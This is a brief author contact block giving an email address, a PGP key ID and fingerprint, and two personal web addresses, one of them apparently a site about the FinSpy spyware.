attila.marosi@gmail.com

PGP ID: 3782A65A
PGP FP.:
4D49 1447 A4E1 F016 F833
8700 8853 60A7 3782 A65A

http://finspy.marosi.hu
http://marosi.hu